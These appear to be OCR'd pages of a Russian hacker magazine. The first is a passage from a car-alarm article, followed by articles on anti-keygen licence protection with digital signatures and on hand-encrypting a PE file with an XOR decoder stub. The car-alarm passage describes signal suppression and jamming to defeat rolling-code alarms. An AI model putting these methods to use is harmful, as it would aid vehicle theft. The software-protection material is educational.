И все бы хорошо, если бы не системы с динамическим кодом. Подобные системы не используют один и тот же код постоянно. С каждым включением сигнализации код меняется динамически, что делает бессмысленным применение код-грабберов. В этом случае невозможно угадать, какая кодовая комбинация послужит в будущем для снятия автомобиля с охраны, а повторение отснифанного ранее кода не принесет желаемого результата, поскольку старый код становится недействительным.

Наиболее популярной системой такого плана является KeeLog, которая использует кодирующие/декодирующие ключи. Кодирующий ключ — 64-битовая комбинация, образуемая генерирующей функцией из серийного номера и 64-битового ключа изготовителя. Этот ключ никогда не светится в эфире и записывается в память декодирующего устройства. Для того чтобы сигнализация могла опознать свой брелок, в кодовом сигнале брелока и памяти декодера сигнализации содержатся одинаковые коды-идентификаторы, которые запоминаются сигнализацией при программировании брелоков. Кстати, сам код-идентификатор каждого брелока уникален (обычно вшивается при изготовлении). Кроме того, все использованные ранее коды отсеиваются как недействительные и более не используются, что опять же мешает применению код-грабберов.

Вся фишка в том, что можно создать видимость несрабатывания сигналки путем подавления первого передающегося сигнала. То есть владельцу потребуется еще раз нажать на кнопочку брелока. Вот второй код нам и поможет, он вполне работоспособен, но еще не был передан, в то время как сигналка, на самом деле, была активирована еще при первой посылке сигнала. Справедливости ради отмечу, что реализация этого метода на практике достаточно сложна. Но есть и более простой метод. Тут уже не обойтись без социальной инженерии. Иногда угонщики подавляют сигнал генератором «белого шума». У владельца создается впечатление, что в брелоке села батарейка, после чего машина в 90% случаев остается одна и без охраны =). В общем, как ты видишь, способы есть, была бы смекалка и фантазия :).

Приехали

Автосигнализация — вещь интересная и достаточно сложная. Описать все ее тонкости и нюансы при небольшом объеме статьи попросту невозможно. Думаю, эта тема не исчерпает себя, пока существует автотранспорт. Напоследок замечу, что не стоит вставать на скользкую дорожку криминала и применять полученные знания в противозаконных целях. В противном случае тебе придется более подробно знакомиться уже не с моими статьями, а со статьями Уголовного кодекса.



> На диске ты найдешь архив со схемами код-граббера FluS Prof.



> Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> Сканер является брутером кодов автосигнализаций, с его помощью подбирается конкретный код отдельно взятой сигналки.

> Помни, что ни антискан-системы, ни динамический код не дают стопроцентной гарантии защиты от взлома сигнализации :).



АЛЕКСАНДР ГАЙША
/ PHYSICS2005@MAIL.RU /

Прощай, кейген!

Защищаем софт от генераторов ключей


Привет всем кодерам и хакерам! Статья по большей части адресуется первым, но и вторым неплохо было бы послушать. Итак, представь: сбацал ты супермегапрограммку, которая контролирует процесс приготовления куриной яичницы с приправой. Запатентовал. Решил продавать. На следующий день заходишь в инет, а там полно ссылок: «Кряк к супермегапрограммке Яйца”», «Кейген к супермегапрограммке Яйца”» — и еще тысячи две способов ее лома описано. И от этого всего тебе придется защищаться. Я же тебе расскажу, как по-человечески (то есть на веки вечные) избавиться от такого гадкого способа взлома твоих программ, как написание кейгена.

Лирическое наступление

Вопросом защиты ПО я интересуюсь давно. Я проанализировал много инфы, и, по-моему, предложенный ниже способ новый. По крайней мере, о нем я информации не нашел. Поэтому, подав заявку на соответствующий патент, я не слишком удивился, когда получил положительное решение. Итак, описываемый ниже способ защиты запатентован (в комплексе еще с несколькими полезными решениями, о которых я тебе расскажу в следующий раз, потом, если ты захочешь). Впрочем, патенты в наше время выдают на все что угодно (задай в поисковике фразу: «Патент на вечный двигатель» — во посмеешься!), поэтому приветствуется живая дискуссия по поводу новизны, полезности и действенности предлагаемого способа защиты от кейгенов.

Как ломают программы

Способы взлома программных защит ты и без меня знаешь (подчеркиваю, что мы будем говорить о программных защитах, так как всякие хаспы простому смертному кодеру с его программой «Яйца» не очень доступны). А если не знаешь, то в двух словах: патчат двоичный код или пишут кейген. Возможны и другие методы взлома, я тебе назвал два ос-



> **Предлагаемая схема защиты от тиражирования без внутреннего серийника**

новных, знакомых всем нам на практике. Чувствуешь, что эти два метода принципиально разные? Каждый из них по отдельности может привести к необходимому результату — несанкционированному использованию твоих «Яиц».

Значит, и защита должна состоять как минимум из двух более-менее независимых компонентов (кто в курсах, это модель элементарной защиты с двумя звеньями).

Первый компонент отвечает за целостность программы (ну или только системы защиты — можно ведь контролировать целостность не всей программы, а только защитного механизма). Мне захотелось этот компонент назвать физической защитой. Реализовываться она может по-разному: например, можно осуществлять превентивный контроль, запрещая любую запись в exe-файл. Можно не разрешать использование модифицированных файлов. То есть изменять изменяй, но ни в коем случае не задействуй. Последний вариант мне показался более приемлемым, и я его и забабахал в свой патент как часть способа защиты ПО от несанкционированного использования. Но что-то мы отвлеклись, сегодняшняя наша цель — борьба с кейгенами!

Итак, второе звено — логическая защита. Это защита от тиражирования одной легально купленной копии на много разных машин. Как ее можно сделать? Можно попытаться спрашивать у пользователя его персональные данные, отправлять их на сервер поставщика ПО, на их основе высчитывать внешний серийный номер и возвращать его обратно. Наша программа на основании вводимой фамилии пользователя вычисляет свой внутренний серийный номер и сравнивает его с вводимым пользователем внешним номером (который надо получать от поставщика). Таким образом, вроде все отлично: и учет пользователей ведется, и программы не тиражируются.Однако же такой подход не выдерживает никакой критики: пираты могут купить один экземпляр программы и дальше тиражировать его с указанием фиктивных имени и фамилии, которые нужно вводить при регистрации. И заметь, при этом даже не надо ничего ломать!

Но такой метод нелегального распространения, конечно, почти никогда не применяется — несолидно это в то время, когда в мире есть тысячи хакеров, жаждущих славы и признания. Те садятся за свои суперкомпьютеры и за короткое время выясняют, как же на основании слова «Пупкин» вычисляется страшный серийный номер 111. Потом пишут кейген, который работает по этому алгоритму, и вот юзеру уже не надо вводить какие-то там фиктивные данные, вводи себе свои родненькие, а кейген, вместо поставщика ПО, сделает внешний серийник.

Как бороться: способ номер один

Что ж, давай подумаем, как можно избавиться от простейшего метода распространения одной легально купленной копии твоих «Яиц». Такое распространение возможно, потому что мы высчитываем серийник на основании данных пользователя, а он, понятное дело, может указать произвольные данные, то есть нас обмануть. Значит, логично будет запрашивать персональные данные компьютера. Их-то пользователь подделать не сможет!


Итак, мы будем производить привязку к программно-аппаратной среде компьютера, на котором будет использоваться наша программа. Ну что это могут быть за сведения? Например, серийные номера всяких компонентов ПК (процессора, винчестера и пр.), особенности файловой системы, реестра и т.д. Чем больше мы возьмем разных характеристик компьютера, тем меньше вероятность их имитации. Но при этом возрастает частота обращений к нам конкретного пользователя за сменой активационного кода. Подумай, ведь если он заменит процессор, то нам придется заново выдавать ему серийник! А если делать привязку к программной части, то это вообще жесть. Количество контролируемых характеристик и их тип надо выбирать с опорой на экономические расчеты (то есть ценность одной копии твоего ПО). В защите информации почти всегда все решает не техника, а экономика :-).

ЧТО ТАКОЕ ПРЕВЕНТИВНАЯ ФИЗИЧЕСКАЯ ЗАЩИТА?

Ясен перец, что готовый откомпиленный exe-файл никогда не должен изменяться. А тот, кто хочет его изменить, — подлец несчастный или грязный вирус. А ну-ка придумай ситуацию, в которой для каких-то мирных целей нужно изменить экзешник! Что, не выходит? Хе-хе, нету таких ситуаций. Значит, надо подобное безобразие контролировать и упреждать. Желательно это делать на уровне ОС, что нам опять же будет недоступно. Хотя тут уже кто как захочет: пиши драйверок, работающий с высокими привилегиями, запрещающий вносить изменения в exe-файлы, — и готов примитивный, но действенный файловый антивирус, который тоже можно продать! Правда, как известно, на любой драйверок всегда найдется еще более драйвeристый драйверок :).

В образовательных целях запусти свой любимый антивирь и попробуй изменить любой мирно лежащий экзешник, хотя бы открыв его блокнотом. Все пройдет гладко и спокойно. Кто еще не верит, пускай напишет программку, которая изменяет любой экзешник программно, и стартанет ее. Сработает. Короче не ловят популярные антивирусяги такие действия. А зря.

Итак, превентивный контроль — это запрет внесения изменений в исполняемые файлы (потому что они и так никогда не должны изменяться).



> Модель предлагаемой комплексной защиты

Итак, модифицированная схема защиты от тиражирования ПО выглядит очень просто (смотри схему). Теперь тупо распространять одну копию с фиктивными персональными данными не удастся. Мы осуществили очень популярную привязку к аппаратной части ПК, которую я тебе предлагаю делать еще и программно-аппаратной. Эффективный метод. Действительно, не будет же товарищ взломщик распространять одну легально купленную копию вместе с процессором и всеми потрохами, на которые была куплена эта копия? :-D Но что-то все равно не радостно. От простого тиражирования-то мы защитились. Но хакеры... они ж так и будут продолжать писать свои гадкие генераторы, из-за которых продажи «Яиц» подают ниже плинтуса. Что же делать?

Принцип написания генератора


Давай подумаем, как хакер пишет генератор. На основании каких сведений он это делает? Ему ведь надо знать, как поставщик высчитывает внешний серийный номер?
Смотрим внимательно на схемы. С чем сравнивается внешний серийник? Правильно, с внутренним серийником. А по какому алгоритму высчитывается внутренний серийник? По сугубо секретному алгоритму, который находится в самой распространяемой программе. Стойкость такой защиты базируется на секретности алгоритма, что, в общем-то, уже не очень хорошо. Напоминаю, что стремиться нужно к такому способу защиты, при котором ее стойкость основывается на секретности ключа — почитай правила Кирхгофа для шифров. Итак, полагать, что от взломщика можно скрыть какие-то сведения, находящиеся в копии ПО на его стороне (то есть на его компе), — наивно и даже глупо. Скрыть-то можно, зашифровав и выбросив ключ, но в таком случае эти данные останутся лежать мертвым грузом в программе. Если же надо в программе какие-то сведения использовать, то можно предполагать с вероятностью 100%, что эти сведения доступны не только нашей программе, но и хакеру. И это не зависит от того, какого характера эти сведения: исполнимый код или статические данные (например, ключ). Следовательно, раз алгоритм создания внутреннего серийника должен использоваться нашей программой, то получить к нему доступ сможет и мазахакер. Насколько трудно это будет — это уже второй вопрос, но ты не обольщайся. Даже если ты 100 раз зашифруешь алгоритм создания внутреннего серийника, хакер только порадуется :-D. Ему, понимаешь ли, в кайф вскрыть очередную защиту, просто-таки разложить по полочкам и со спокойной совестью сдать написанный по изученному алгоритму генератор на какой-нибудь крякерский форум. Дальнейшее развитие событий известно: хакер идет пить пиво, а крякеры получают тонны зелени с продаж нелегального ПО.

Как бороться: способ номер два

Ну, в общем-то, кто там что получает — это не наше с тобой дело. Наше дело — пресечь все мерзкие действия по написанию генератора. Для этого надо как-то избавиться от алгоритма расчета внутренних серийных номеров. После некоторых размышлений я решил применить криптографический алгоритм доказательства при нулевом знании. В этом случае копия ПО выступает в роли проверяющего, а поставщик ПО — в роли доказывающего. То есть поставщик (через промежуточного агента — пользователя ПО, что в принципе несущественно) должен доказать копии ПО, что она имеет право запускаться на данном ПК. Теперь конкретнее. Копия ПО собирает идентификационные данные среды, в которой она будет работать, и отправляет их на сервер поставщика лицензий. Поставщик с использованием своего секретного ключа генерирует цифровую подпись полученных идентификационных данных и отправляет назад. Копия ПО с помощью открытого ключа поставщика проверяет соответствие его цифровой подписи идентификационным данным своей программно-аппаратной среды.
Если проверка цифровой подписи прошла успешно, программа начинает свою нормальную работу, в противном случае завершается. На практике такие проверки надо осуществлять, естественно, не один раз, а регулярно, допустим, при каждом запуске ПО.
В чем же преимущество предлагаемого подхода? А в том, что теперь нет секретного алгоритма, заложенного в само ПО, доступного хакеру. Копия ПО всего лишь должна проверить соответствие цифровой подписи идентификационным данным компьютера и пользователя. А это делается, как и в любой системе проверки подлинности, с помощью открытых ключей поставщика по известному алгоритму. На основании открытого ключа поставщика создать цифровую подпись нельзя, если, конечно, применяется стойкий алгоритм цифровой подписи. Чужую подпись взять нельзя, так как она зависит от характеристик данного ПК. Вот засада, правда? :)

Немного о преимуществах формализации

Ты мне можешь сказать, что такую систему проверки все равно можно взломать, изменив двоичный код системы защиты (банальная смена условной команды ассемблера на логически противоположную). Но ведь это принципиально иной метод взлома!
Тут ты и попался! Суть предлагаемого мной общего формализованного метода создания программных защит (любого назначения) заключается в разбиении системы защиты на две части, и первая из них — физическая защита от модификаций кода (посмотри-ка в раздел «Как ломают программы»). Это ее функция — предохранять от изменений двоичный код ПО. Как ты эту часть реализуешь — дело твое, но она должна присутствовать в любой программной защите.
Защита же от тиражирования одной легально купленной копии на много разных ПК относится ко второму классу — логическим защитам. Они должны выполнять специфические функции, ради которых первоначально и возводилась сама система защиты. Вот, например, если мы создаем защиту от нелегального распространения ПО, надо с помощью этой



> Схема защиты от тиражирования ПО с привязкой к аппаратной части ПК

логической защиты запретить установку (тиражирование) одной легально купленной копии на много разных ПК. А за целостность этой защиты, за то, что она будет работать правильно и адекватно, будет отвечать звено физической защиты.

Физическая защита без логической не имеет смысла, так как она следит за целостностью самой системы защиты, а не выполняет какие-либо смысловые действия для области применения системы защиты. Логическая защита без физической не имеет смысла, так как ее элементарно ломануть с помощью изменений двоичного кода.

Таким образом, предложена формализованная методика построения программных защит. Два звена: логическое и физическое. Реализовываться они могут по-разному. Чтобы тебе не показалось, что такая методика построения программных защит притянута за уши только к системам защиты от пиратства, приведу еще один пример. Вот разработал я систему программной биометрической идентификации, которая следит за пользователем и контролирует, тот ли это человек работает, или его подменили еще в роддоме (главное, чтоб уже после снятия эталонных данных :-D). Эта система тоже построена по подобной методике. Логическая защита снимает данные и сравнивает их с эталоном, то есть выполняет те действия, ради которых выполнялось построение всей системы защиты. Но это ж еще не все! Не надо забывать, что нехороший человек может модифицировать программную систему идентификации, изменив в ней самый последний перед выдачей вердикта условный оператор. При таком изменении всего лишь одной команды ассемблера вся многомесячная работа идет коту под хвост. Так вот я прикрутил туда еще звено физической защиты, и теперь фиг там что-то изменишь так просто, легче нанять себе двойника :-).

Что ж, подход простой. Два звена — защита от двух угроз, соответственно. Хорошая у меня классификация, большая :-). Рекомендую ознакомиться и с другими классификациями угроз программному обеспечению, предлагаемыми, например, Microsoft. Для этого ищи в инете DREAD и/или STRIDE. Посмотри, сколько там угроз рассматривается. А способствует ли это как-то созданию защит (в чем и заключается цель любой классификации угроз) — решай сам.

Хочу только еще отметить, что многие угрозы на самом деле угрозами не очень и являются. По моему мнению. Вот, например, угроза исследования программного обеспечения с помощью дизассемблера или отладчика. Ведь само по себе исследование не может повлечь негативные последствия для твоего ПО. К ним может привести физическая модификация или написание генератора ключей, которые следуют за исследованием кода. Таким образом, трудно сказать, является ли исследование кода с помощью дизассемблера угрозой его безопасности. Мне вот кажется, что это не прямая угроза, а лишь предпосылка для реализации прямой угрозы — модификации или создания генератора, от которых мы и должны защищаться. Но я бы сказал, что это уже из области терминологии. В общем, именно на основе правильной классификации угроз строится любая система защиты, в том числе и программного обеспечения от несанкционированного использования. Мне хватило двух угроз, а ты разрабатывай свои собственные классификации. И внедряйте, Шура, внедряйте.

Короче, Склифосовский!

Напомню, что основной целью статьи было рассмотрение способов борьбы со взломом путем написания генератора ключей. Надеюсь, мы успешно справились с этой задачей. Все замечания, критику и вопросы шли мне по почте. С радостью отвечу.

Кроме разработки всяких там антигенераторов и схем защиты, статья призвана также немного взбудоражить общественность, вызвать жаркие споры, шевеление серого вещества. Приветствуются любые мнения, даже критика Меня. Особенно — ссылки на похожие методики защиты. Скажу только, что перед подачей своего патента я долго рылся в русской (www.fips.ru), украинской (www.ukrpatent.org) и европейской (www.espacenet.com) базах патентов и ничего похожего на мою продвинутую схему не нашел. Поэтому надеюсь, что моя статья принесет кому-нибудь реальную пользу.

> Граждане! Храните диски в сберегательной кассе! Если, конечно, они у вас есть...




ЛЕОНИД «CR@WLER» ИСУПОВ
/ CRAWLERHACK@RAMBLER.RU /

Программная оборона

Защита PE-файлов голыми руками

Десять лет назад, когда инструменты для дизассемблирования еще не были так легки в эксплуатации и распространены, реверс-инжиниринг не был массовым явлением. Сейчас же любой среднестатистический юзер, воспользовавшись отладчиком, может распотрошить внутренности твоей программы и узнать, как работают созданные тобой защитные механизмы. Этого нельзя допустить. Значит, нужно учиться создавать методы, затрудняющие анализ.



егодня мы поговорим о том, как вручную закодировать файл, имея под рукой только отладчик и шестнадцатеричный редактор. Навыки, которые ты получишь в ходе прочтения этого материала, помогут тебе понять принцип работы протекторов и пакеров. Одновременно ты научишься вручную править двоичный код так, чтобы он оставался работоспособным, не имея под рукой толстых томов, посвященных программированию на ассемблере. Для нашей работы потребуется известная версия компилятора MASM — MASM32. Мы напишем простейший код, результатом работы которого будет выдача MessageBox'а с надписью «Hello, World!». Исследовав скомпилированный файл под отладчиком (а он может быть любым, я использовал OllyDBG), мы посмотрим, как можно создать простейший раскодировщик, используя прямые вставки двоичного кода.

Наша программа


Итак, приступим к работе. Вот код нашей программы:

```
.386
.model flat,stdcall ; модель памяти — flat
option casemap:none
; подключение необходимых библиотек:
include \masm32\include\windows.inc  ;
include \masm32\include\kernel32.inc  ;
includelib \masm32\lib\kernel32.lib  ;
include \masm32\include\user32.inc   ;
includelib \masm32\lib\user32.lib    ;
; секция данных
.data
alert_upper  db "Simply program",0
alert_text   db "Hello, World!",0
; секция кода
.code
start:
  invoke MessageBox, NULL, addr alert_text, addr
alert_upper, MB_OK
  invoke ExitProcess, NULL
end start
```

Сохрани текст в файле c:\masm32\bin\ex.asm (разумеется, если путь к компилятору другой, то вместо c:\masm32 будет что-то иное) и создай



> Сдвиг в WinHex на 2 байта вправо



> Модифицированные биты и команда перехода

объектный файл командой ml /c /coff /Cp ex.asm. Он будет в формате COFF (ключ '/c'). После этого доверши компиляцию командой «link /SUBSYSTEM:WINDOWS /LIBPATH:c:\masm32\lib /SECTION:.text, RWE ex.obj». Ключ '/SECTION' позволит установить атрибут записи на секцию кода, которая именуется .text (смешная деталь: я уже скомпилировал файл и открыл его в OllyDbg для отладки, после этого решил проверить еще раз правильность параметров компиляции и долго не мог понять, почему LINK выдает ошибку 1104 :)). Компиляция успешно завершена, теперь откроем файл ex.exe под отладчиком. Что ж, листинг, выведенный OllyDbg, дает полное представление о работе программы:

```
00401000 PUSH 0
00401002 PUSH ex.00403000 ;Title = "Simply program"
00401007 PUSH ex.0040300F ;Text = "Hello, World!"
0040100C PUSH 0; |hOwner = NULL
0040100E CALL <JMP.&user32.MessageBoxA>
00401013 PUSH 0         ;ExitCode = 0
00401015 CALL <JMP.&kernel32.ExitProcess>
0040101A JMP DWORD PTR DS:[<&kernel32.ExitProcess>
00401020 JMP DWORD PTR DS:[<&user32.MessageBoxA>]
```

Естественно, никакой антиотладки нет, файл ничем не пакован, и следовательно, он без труда обрабатывается отладчиком. Отметим точку входа в нашей программе (Entry Point, или EP): 00401000h. Откроем программу в hex-редакторе, мой любимый — WinHex. Точку входа в WinHex найти легко: нужно лишь произвести поиск байтов первых инструкций (комбинация клавиш <Ctrl-Alt-F>), которые нам любезно подскажет OllyDbg. В нашем случае это «6A006800...». Этого вполне достаточно, и WinHex показывает нам нужные байты, где пресловутая точка и расположена. Они начинаются по адресу 400h. Что мы сделаем? Мы вручную закодируем инструкции, напишем кодировщик и вставим его двоичный код в файл. Для простоты зашифруем инструкции операцией XOR 35. Тогда кодировщик будет выглядеть следующим образом:

```
00401000:jmp 00401028 ;Hex-коды перехода — EB26h
00401002:..... ;Закодированные инструкции...
00401028:mov ecx, 27
0040102D:push edx
0040102E:push ecx
0040102F:mov edx, [ecx+00401000]
00401035:xor edx,35
00401038:mov [ecx+00401000], edx
0040103E:pop ecx
0040103F:pop edx
00401040:loop 0040102D
00401042:jmp 00401002
```

Знаю, что ты сейчас скажешь: «Это неправильно! Кодировщик затирает байт перехода!». На это я отвечу: «Да, но мы уже использовали этот байт, и он нам больше не понадобится, так как переход на внедренные инструкции нужен лишь однажды — сразу после старта программы» :).

Рассмотрим код более подробно. Первая инструкция по адресу 00401028 — установка счетчика цикла декодировки (ECX — для команды loop), следующие две команды — сохранение регистров ECX и EDX в стек, для того чтобы впоследствии их восстановить и не оставить следов после работы декодировщика. mov edx, [ecx+00401000] помещает в регистр EDX закодированные команды, смещенные относительно точки входа программы на значение ECX. Причем если учесть, что команда loop не увеличивает, а уменьшает счетчик ECX, становится понятно, что декодирование происходит по принципу «от хвоста к голове», то есть от конца закодированных данных программы по направлению к их началу. Следующая команда xor edx,35 в комментариях не нуждается — это декодировка значения, помещенного в edx. Разумеется, если ты решил выбрать более сложный способ кодировки, на месте этой инструкции должен находиться соответствующий набор команд. Далее декодированный код помещается на свое место в памяти. Следующие две инструкции восстанавливают регистры из стека (pop ecx, pop edx), далее находится команда счетчика loop 0040102D. В самом конце располагается безусловный переход на адрес памяти, начиная с которого будут находиться уже раскодированные после выполнения цикла декодировщика инструкции. Здесь, как ты, наверное, заметил, без трудностей не обойтись, так как в начало секции кода нужно вставить переход на декодировщик, то есть необходимо двигать весь код, а это приведет к необходимости впоследствии высчитывать и новое положение таблицы импорта. Но волков бояться — в лес не ходить. А вот и код нашего декодировщика в шестнадцатеричном виде:

```
{B927000000052518B910010400083F2358991001040005 95AE
2EBEBBE}
```

Сейчас я расскажу, как его получить.

План действий

Итак, вот те действия, которые необходимо проделать для кодирования инструкций защищаемой программы и записи дешифратора в файл:

1. Открыть файл под отладчиком и определить, где располагается точка входа. У нас этот адрес равен 00401000h, но, по правде говоря, точкой входа это можно назвать с натяжкой. Данный адрес — это Image Base + Entry Point. Но мы все равно будем говорить «точка входа» для простоты.

